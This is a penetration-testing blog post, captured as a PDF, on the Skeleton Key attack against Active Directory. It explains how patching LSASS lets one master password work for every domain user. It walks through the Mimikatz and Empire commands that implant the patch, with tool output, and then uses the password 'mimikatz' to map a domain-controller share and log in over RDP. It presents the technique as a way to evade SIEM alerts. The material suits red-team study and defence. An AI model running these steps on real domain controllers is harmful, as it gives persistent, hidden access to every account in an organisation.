April 10, 2018

Skeleton Key

netbiosX | Post Exploitation | Active Directory, Empire, kerberos, LSASS, Mimikatz Skeleton Key | 2 Comments

The Skeleton Key is a malware which is stored in memory which allows an attacker to authenticate as any domain user in the network by using a master password. The techniques that this malware was using have been analyzed by Dell Secure Works which did the initially discovery and have been integrated to Mimikatz. This attack requires domain administrator level privileges and access to the domain controller therefore it can be used as an alternative to Kerberos Golden Ticket domain persistence technique.

Windows networks are using two authentication methods.

1. NTLM
2. Kerberos

When the Skeleton Key attack is used both authentication methods are being tampered. For example during NTLM authentication the hash of the master password that has being injected inside the LSASS process will not compared with the SAM database but with the Skeleton Key hash which is the same therefore the authentication will succeed. Kerberos encryption will also downgraded to an algorithm that doesn't support salt (RC4_HMAC_MD5) and the hash retrieved from the active directory will be replaced with

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,653 other followers

Enter your email address

Follow

Create PDF in your applications with the Pdfcrowd HTML to PDF API


PDFCROWD

the Skeleton Key hash. Therefore the hash of the master password will always validated server side and authentication will be successful for both methods.

Mimikatz

Benjamin Delpy implemented the technique that the malware is using inside Mimikatz. Running the '**skeleton**' command on the domain controller with elevated privileges (domain administrator) will downgrade the Kerberos encryption to RC4_HMAC_MD5 and will patch the LSASS process with a master password: ***mimikatz***. This password can be used to accessing any host in the domain as any user. Logon activities of domain users will not be affected as their passwords will continue to work as normal.

```
privilege::debug
misc::skeleton
```



Mimikatz – Skeleton Key

The password of the domain administrator john is not known however the master password ***mimikatz*** can be used to map the admin share.

Recent Posts

- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing
- Lateral Movement – RDP


Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (25)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
net use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz
```



Skeleton Key – Map a DC Share

The share on the domain controller will be accessible without the need to crack the password hash of user **john**.




Skeleton Key – Domain Controller Share Accessible

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Empire

Empire has a module which can automate the activity by executing Mimikatz completely in memory and avoiding dropping the binary to the domain controller.

```
usemodule persistence/misc/skeleton_key
```



Empire – Skeleton Key Module

Running the '**execute**' command will trigger the Skeleton Key attack.

```
execute
```


- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- [New Post] Lateral Movement - WinRM **pentestlab.blog/2018/05/15/lat… #pentestlab #redteam #WinRM 5 hours ago**
- RT **@OlgaAngel**: Finding unknown malware - Step-by-step **#sans #dfir #poster digital-forensics.sans.org/media/Poster_W… 1 day ago**
- RT **@HanseSecure**: LotusNotes Running PowerShell Code **#infosec #pentest gist.github.com/danielbohannon… https://t.co/sPKHlODdC6 2 days ago**
- PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions **sec0wn.blogspot.co.uk/2018/05/prb-ba… 2 days ago**
- **@art0flunam00n @hackthebox_eu @LiveOverflow @riesenwildschaf @_bl4de @yeyint_mth @binitamshah** If it is a windows bo… **twitter.com/i/web/status/9… 2 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 2,969,486 hits

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
(Empire: powershell/persistence/misc/skeleton_key) > execute
[*] Tasked 12UDSVRT to run TASK_CMD_JOB
[*] Agent 12UDSVRT tasked with task ID 1
[*] Tasked agent DC to run module powershell/persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > [*] Agent 12UDSVRT returned
 results.
Job started: M732D8
[*] Valid results returned by 10.0.0.1
[*] Agent 12UDSVRT returned results.
Hostname: WIN-PTELU2U07KG.pentestlab.local / S-1-5-21-3737340914-2019594255-2413
685307

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
```

Empire – Skeleton Key Execution

When the skeleton key is implanted on the domain controller the Remote Desktop Protocol (RDP) can be used to authenticate with a target host as any valid domain user with the master password of ***mimikatz***.

```
1 rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
```

```
root@kali:~# rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
root@kali:~#
```

Skeleton Key – Remote Desktop

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases


- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Verification that the authentication was successful can be done by checking the logon screen of the target host.



Skeleton Key – RDS Connection

Conclusion

The Skeleton Key is a post domain compromise technique which can be used by the red teams to access hosts and network resources without the need to crack any passwords of domain users and without raising any alerts in the SIEM. It should be noted that upon reboot of the domain controller the master password will not work since is in-memory technique and the attack needs to be re-executed.

Irongeek Hacking Videos,Infosec Articles,Scripts 0

Professional

The Official Social Engineering Portal Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


Advertisements

Advertisements

Older posts

Create PDF in your applications with the Pdfcrowd HTML to PDF API

PDFCROWD



Create a free website or blog at WordPress.com.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD